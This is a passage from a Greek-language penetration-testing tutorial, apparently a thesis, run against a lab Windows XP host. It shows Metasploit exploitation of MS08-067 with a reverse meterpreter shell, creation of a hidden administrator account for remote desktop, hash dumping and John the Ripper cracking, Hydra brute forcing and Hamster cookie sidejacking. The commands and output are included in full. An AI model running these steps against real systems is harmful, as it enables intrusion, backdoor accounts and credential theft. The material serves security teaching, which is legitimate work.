
meterpreter > run getgui -u ergasia -p erga
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: ergasia with Password: erga
[*] Hiding user from Windows Login screen
[*] Adding User: ergasia to local group 'Remote Desktop Users'
[*] Adding User: ergasia to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc
/root/.msf4/logs/scripts/getgui/clean_up__20130619.1201.rc
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.50 - Meterpreter session 5 closed. Reason: User exit
msf exploit(ms08_067_netapi) > exit

Κατόπιν για να εμφανίσουμε το login screen του pc του θύματος στο pc του backtrack δίνουμε την παρακάτω εντολή.

root@bt:~# rdesktop 192.168.1.50:3389

Αμέσως εμφανίζεται η οθόνη που μας προτρέπει να συμπληρώσουμε το username και το password που δημιουργήσαμε παραπάνω. Έχουμε πλέον την επιφάνεια εργασίας του pc θύματος στην οθόνη μας.



Εικόνα 72: Remote desktop στο σύστημα του επιτιθέμενου

6.3 Κλιμάκωση Προνομίων (Privilege Escalation)

Μέχρι τώρα αξιοποιήσαμε ένα στόχο χρησιμοποιώντας τα στοιχεία που διαπιστώθηκαν κατά τη διαδικασία χαρτογράφησης των τρωτών του σημείων. Ο στόχος αυτής της εκμετάλλευσης ήταν να πάρουμε προνόμια διαχειριστή συστήματος για το λειτουργικό των Windows ή το επίπεδο ρίζας στο σύστημα Unix. Δυστυχώς όμως πολλά είδη τεχνικών εκμετάλλευσης δεν οδηγούν με βεβαιότητα σε προνόμια διαχειριστή για τον επιτιθέμενο με συνέπεια η δοκιμή διείσδυσης να αποτυγχάνει εν μέρει. Σε μια τέτοια περίπτωση εκείνο που χρειάζεται να ερευνήσουμε είναι ο τρόπος και η διαδικασία επίτευξης της κλιμάκωσης προνομίων όταν η διείσδυση επιτευχθεί. Αυτό θα το πραγματοποιήσουμε είτε με μια επίθεση στο κωδικό που χρησιμοποιεί το p.c θύμα, είτε μέσω sniffing πακέτων δικτύου (εργαλείο wireshark) για αναζήτηση ονόματος χρήστη και κωδικού πρόσβασης λογαριασμού είτε με πλαστογράφηση ενός πακέτου του δικτύου για την ανεύρεση προνομιών λογαριασμών μέσω εκτέλεσης συγκεκριμένων εντολών.

Σε αυτό το σημείο θα αναλύσουμε τα εργαλεία που μπορούν να χρησιμοποιηθούν για την πραγματοποίηση μιας επίθεσης σε κωδικό, τον τρόπο που μπορούμε να «οσφραινόμαστε» το δίκτυο, τα εργαλεία για να κοροϊδέψουμε τα πακέτα του δικτύου. Ο στόχος αυτής της διαδικασίας είναι να λάβουμε προνόμια διαχειριστή από το p.c στόχος μέσω δικτύου. Μετά την ανεύρεση αυτή, θα χρησιμοποιήσουμε το λογαριασμό αυτό για να διατηρήσουμε την πρόσβασή μας στο σύστημα στόχο. Μπορούμε ακόμα να βελτιώσουμε τα δικαιώματα μας με την αξιοποίηση μιας τοπικής ευπάθειας, όπως με τη χρήση του εργαλείου Meterpreter όπως είδαμε παραπάνω.

6.3.1 Επίθεση σε κωδικούς πρόσβασης (Attacking passwords)

Ο κωδικός πρόσβασης χρησιμοποιείται σήμερα ως μία μέθοδος για τον έλεγχο της ταυτότητας ενός χρήστη στο σύστημα. Δίνοντας το σωστό όνομα χρήστη και κωδικό πρόσβασης, το σύστημα θα επιτρέψει σε έναν χρήστη να συνδεθεί και να έχει πρόσβαση στις λειτουργίες του με βάση την εξουσιοδότηση που δόθηκε στο όνομα χρήστη. Το Authentication μπορεί να διαφοροποιηθεί ανάλογα με τρόπο που εισέρχεται κάποιος στο σύστημα και αφορά την κλασσική μέθοδο εισόδου με την συμπλήρωση ονόματος χρήστη και κωδικού πρόσβασης, με την χρήση έξυπνης κάρτας και είσοδο του στο σύστημα καθώς και μιας ποιο προηγμένης μεθόδου όπως είναι τα βιομετρικά και ο έλεγχος ταυτοποίησης αμφιβληστροειδή.

Για να υπάρξει η μέγιστη δυνατή ασφάλεια, οι άνθρωποι σήμερα συνήθως χρησιμοποιούν περισσότερους από έναν από τους παραπάνω τρόπους μαζί.

Μια επίθεση στον κωδικό πρόσβασης μπορεί να διαφοροποιηθεί ως εξής:

• Off-line επίθεση: Στη μέθοδο αυτή, ο εισβολέας παίρνει το αρχείο κωδικού πρόσβασης από το μηχάνημα-στόχο και το μεταφέρει στη μηχανή του. Στη συνέχεια, χρησιμοποιεί το εργαλείο αποκρυπτογράφησης κωδικού πρόσβασης για να τον «σπάσει». Το πλεονέκτημα αυτής της μεθόδου είναι ότι ο επιτιθέμενος δεν χρειάζεται να ανησυχείτε για την διάρκεια της διαδικασίας αποκρυπτογράφησης γιατί χρησιμοποιεί τη δική

του μηχανή.
• On-line επίθεση: Στη μέθοδο αυτή, οι εισβολέας μαντεύει το όνομα χρήστη. Αυτό μπορεί να προκαλέσει το σύστημα να εμποδίσει τον επιτιθέμενο μετά από αρκετές αποτυχημένες προσπάθειες ανεύρεσης.
Χωρίς να θέλουμε να υποτιμήσουμε την διαδικασία ανεύρεσης κωδικού κατά τη διάρκεια μιας δοκιμής διείσδυσης, είναι σημαντικότερο να αναζητήσουμε τρόπους υπερχείλισης στο buffer. Αυτό θα έχει ως συνέπεια ένα υψηλότερο κέρδος για τη συσκευή δοκιμής διείσδυσης και αυτό γιατί οι πληροφορίες που θα αποκομίσουμε από μια τέτοια ενέργεια θα είναι πολύ σπουδαιότερες για το σύστημα στόχο.

Θα χρησιμοποιήσουμε και πάλι εδώ το meterpreter για να αντλήσουμε κάποιες αρχικές πληροφορίες σχετικά με το σύστημα στόχο και συγκεκριμένα για το authentication του το οποίο θα είναι κρυπτογραφημένο (hash). Στην συνέχεια κάνοντας χρήση εργαλείου επίθεσης **off-line** θα προσπαθήσουμε να αποκρυπτογραφήσουμε το αρχείο που θα αποθηκεύσουμε στο p.c του δοκιμαστή.

Δίνοντας σε τερματικό από το backtrack:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 192.168.1.50
rhost => 192.168.1.50
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.50:1183) at 2013-06-20 18:27:55 +0300
```

Στο σημείο αυτό και αφού ο δίαυλος επικοινωνίας είναι ανοικτός τρέχουμε την εντολή ανεύρεσης κρυπτογραφημένης ταυτότητας εισόδου.

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5416af81ba9c3b3b6117de73e1d4a67e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:8277e04e25ffe0f4aad3b435b51404ee:a8b011747fc1454ab55f5d3fd4eb81fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:104ac19d7a8cbf97e0ab9524be05df7e:5ee58cd74ead5083fea07b25bdbcdfe5:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0e3fe03c03b9ebc1fbd6a6caa14b6c14:::

meterpreter >
```

Τους κρυπτογραφημένους κωδικούς τους αποθηκεύουμε σε αρχείο text για να τους χρησιμοποιήσουμε αργότερα.
Παρατηρούμε ότι πράγματι στο p.c στόχο υπάρχουν λογαριασμοί με κωδικό πρόσβασης κρυπτογραφημένο. Για τις ανάγκες τις αποκρυπτογράφησης θα χρησιμοποιήσουμε το εργαλείο του Backtrack John the ripper.

Το ανωτέρω υποστηρίζει τέσσερις τρόπους αποκρυπτογράφησης κωδικών πρόσβασης:
• Λειτουργία Wordlist. Σε αυτόν τον τρόπο μας παρέχεται μια λίστα λέξεων και αρχείων με κωδικούς πρόσβασης . Ένα αρχείο λέξεων είναι ένα αρχείο κειμένου με μία λέξη σε κάθε γραμμή. Μπορούμε να ορίσουμε έναν κανόνα για να τροποποιήσουμε τις λέξεις που περιέχονται στην λίστα λέξεων. Στην προκειμένη περίπτωση το John the ripper περιέχει ένα σύνολο από 3169 υποψήφιους κωδικούς πρόσβασης.
• Λειτουργία Single crack. Το John the ripper θα χρησιμοποιήσει έτοιμα ονόματα χρήστη και ο κωδικός θα αναζητηθεί από την λίστα με τους κωδικούς.
• Λειτουργία Incremental. Σε αυτή τη λειτουργία, θα προσπαθήσουμε όλους τους πιθανούς συνδυασμούς χαρακτήρων. Αν και είναι η πιο ισχυρή μέθοδος αποκρυπτογράφησης, αν δεν ορίσουμε την κατάσταση τερματισμού, τότε δεν θα τελειώσει ποτέ η διαδικασία. Παραδείγματα των συνθηκών τερματισμού είναι να θέσουμε ένα σύντομο όριο κωδικού πρόσβασης χρησιμοποιώντας μικρό σύνολο χαρακτήρων.

Από το τερματικό του Backtrack με όρισμα –format=lm για την μέθοδο αποκρυπτογράφησης και χρησιμοποιώντας το αρχείο που δημιουργήσαμε από πριν εισάγουμε:

root@bt:/pentest/passwords/john# john --format=lm "/root/passwindows.txt"
Loaded 5 password hashes with no different salts (LM DES [128/128 BS SSE2])
Remaining 3 password hashes with no different salts
ERGASIA (Administrator)
BAMK3BJ (HelpAssistant:2)
guesses: 2 time: 0:01:18:27 0.55% (3) (ETA: Sun Jun 30 18:08:25 2013) c/s: 11430K trying: Z2M43RB - Z2M43/6
Session completed 2 password hashes cracked
Παρατηρούμε ότι ήδη το εργαλείο μας αποκρυπτογράφησε δύο από τους τέσσερις λογαριασμούς.


root@bt:/pentest/passwords/john# john --show "/root/passwindows.txt"
Administrator:**ERGASIA**:8277e04e25ffe0f4aad3b435b51404ee:a8b011747fc1454ab55f5d3fd4eb81fa:::
Guest::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:???????**BAMK3BJ**:104ac19d7a8cbf97e0ab9524be05df7e:5ee58cd74ead5083fea07b25bdbcdfe5:::
SUPPORT_388945a0::aad3b435b51404eeaad3b435b51404ee:0e3fe03c03b9ebc1fbd6a6caa14b6c14:::

2 password hashes cracked, 2 left

Είμαστε πλέον στην φάση που γνωρίζουμε την πιστοποίηση ταυτότητας εισόδου για το pc θύμα.


On-line attack

Είδαμε προηγουμένως πώς μπορούμε σε offline λειτουργία να σπάσουμε κωδικούς πρόσβασης από το σύστημα στόχο. Τώρα θα δούμε ένα εργαλείο πάλι για σπάσιμο κωδικού πρόσβασης αλλά αυτή την φορά σε online λειτουργία. Το συγκεκριμένο εργαλείο ονομάζεται Hydra και μπορεί να χρησιμοποιηθεί για διάφορες επιθέσεις σε υπηρεσίες του δικτύου. Από τερματικό που τρέχει το backtrack κάνουμε πρώτα μια αναζήτηση για ανοιχτές πύλες στο σύστημα στόχο δίνοντας : *nmap 192.168.1.50*




Εικόνα 73: Αναζήτηση ανοιχτών θυρών με nmap

Παρατηρούμε ότι στο σύστημα στόχο υπάρχουν έξι (6) ηλεκτρονικές πύλες ανοικτές. Εμείς θα κάνουμε χρήση για την επίθεσή μας την πύλη 80/tcp και της υπηρεσίας http. Από το backtrack θα χρησιμοποιήσουμε το εργαλείο hydra για να μαντέψουμε τον κωδικό πρόσβασης του συστήματος στόχου. Το hydra υποστηρίζει πολλά πρωτόκολλα δικτύου, όπως τα HTTP, FTP, POP3, SMB, και ούτω καθεξής. Ανοίγουμε το γραφικό περιβάλλον του hydra από το backtrack. Backtrack/ Privilege Escalation/ Password Attacks/ Online Attacks/ hydra-gtk και ρυθμίζουμε την επιλογή single target με την ip του συστήματος στόχου 192.168.1.50. Κατόπιν χρησιμοποιούμε την πύλη 80 που ανακαλύψαμε από πριν ότι είναι ανοικτή και επιλέγουμε το πρωτόκολλο http-get. Στην συνέχεια επιλέγουμε σαν username Administrator (υποθετικά) (εδώ μπορούμε να επιλέξουμε και το αρχείο με την λίστα από usernames) ενώ για κωδικό πρόσβασης επιλέγουμε το αρχείο με την λίστα από κωδικούς.



Εικόνα 74: Εύρεση και αναζήτηση κωδικών (hydra)

Επιλέγοντας start ξεκινάμε την δοκιμή αναζήτησης κωδικού πρόσβασης για το σύστημα στόχο.



Εικόνα 75: Αποτέλεσμα αναζήτησης με hydra

Όπως φαίνεται στην εικόνα έχουμε αποκαλύψει το κωδικό εισόδου του συστήματος στόχου.

6.3.2 Network Sniffers


Το network sniffer είναι ένα πρόγραμμα λογισμικού ή μια συσκευή υλικού που είναι ικανή να παρακολουθεί τα δεδομένα του δικτύου. Χρησιμοποιείται συνήθως για την εξέταση της κυκλοφορίας του δικτύου με την αντιγραφή των δεδομένων χωρίς να αλλάζει τα περιεχόμενά του. Με το network sniffer μπορούμε να δούμε ποιες πληροφορίες είναι διαθέσιμες στο δίκτυό μας.

Εάν τα δεδομένα του δικτύου μας δεν είναι κρυπτογραφημένα και το δίκτυο χρησιμοποιεί hub για τη σύνδεση όλων των υπολογιστών, τότε είναι πολύ εύκολο να γίνει σύλληψη των πακέτων που περιλαμβάνουν το όνομα χρήστη, το κωδικό πρόσβασης , το περιεχόμενο των e-mail του συστήματος στόχου κ.α. Ευτυχώς, τα πράγματα γίνονται λίγο πιο δύσκολα για τον εντοπισμό των πακέτων του δίκτυό μας εάν χρησιμοποιείται μεταγωγέας δεδομένων αλλά και πάλι τα network sniffers έχουν την δυνατότητα μέσω φίλτρων να τα αποκαλύπτουν.

Hamster


Το Hamster είναι ένα εργαλείο που μπορεί να χρησιμοποιηθεί για να κάνει sidejacking. Το Sidejacking είναι μια παθητική μέθοδος για να υποκλέψουμε cookies από το σύστημα στόχο. Το πλεονέκτημα αυτής της μεθόδου είναι ότι το θύμα δεν θα είναι σε θέση να παρατηρήσει εάν τα cookies του έχουν κλαπεί. Υπάρχουν όμως αρκετές προϋποθέσεις για τη χρήση του Hamster με επιτυχία. Το πρώτο είναι ότι το θύμα πρέπει να χρησιμοποιεί μια ανοιχτή ασύρματη σύνδεση όπως πολύ συχνά συμβαίνει π.χ στις καφετέριες, έτσι ώστε να μπορέσουμε να υποκλέψουμε τα cookies παθητικά. Στην δική μας περίπτωση θα επιχειρήσουμε ενσύρματα να υποκλέψουμε cookies από το σύστημα στόχο με ip 192.168.1.2 Το δεύτερο που χρειάζεται να δούμε είναι ότι τα cookies που χρησιμοποιούνται από το σύστημα θύμα είναι ή όχι κρυπτογραφημένα με την βοήθεια ενός web server. Το Hamster αποτελείται από δύο προγράμματα, το hamster server, και το εργαλείο που θα υποκλέψει τα cookies.

Αρχικά ανοίγουμε το hamster από το backtrack: Backtrack / Privilege Escalation / Protocol Analysis / Network Sniffers / hamster.




Εικόνα 76: Πληροφόρηση πύλης για ανεύρεση cookies (hamster)

Αμέσως εμφανίζεται παράθυρο με πληροφορίες που μας προτρέπει να ανοίξουμε έναν περιηγητή στην διεύθυνση 127.0.0.1: 1234




Εικόνα 77: Επιλογή adapter και έναρξη sniffing

Επιλέγουμε adapter και αρχίζουμε το sniffing για την ενσύρματη υποκλοπή (eth0) cookies από το σύστημα στόχο. Μετά από λίγο και αφού το p.c θύμα έχει περιηγηθεί στο δίκτυο το hamster έχει καταγράψει πληροφορίες σχετικά με την ip του συστήματος και τις επιλογές περιήγησής του.



Εικόνα 78: Ανεύρεση συστήματος στόχου και ηλεκτρονική κίνηση

Επιλέγοντας τους συνδέσμους στο αριστερό παράθυρο βλέπουμε την μερική ηλεκτρονική κίνηση του pc του θύματος.



Εικόνα 79: Αρχεία εικόνων από το σύστημα στόχος

6.3.2 Network spoofing

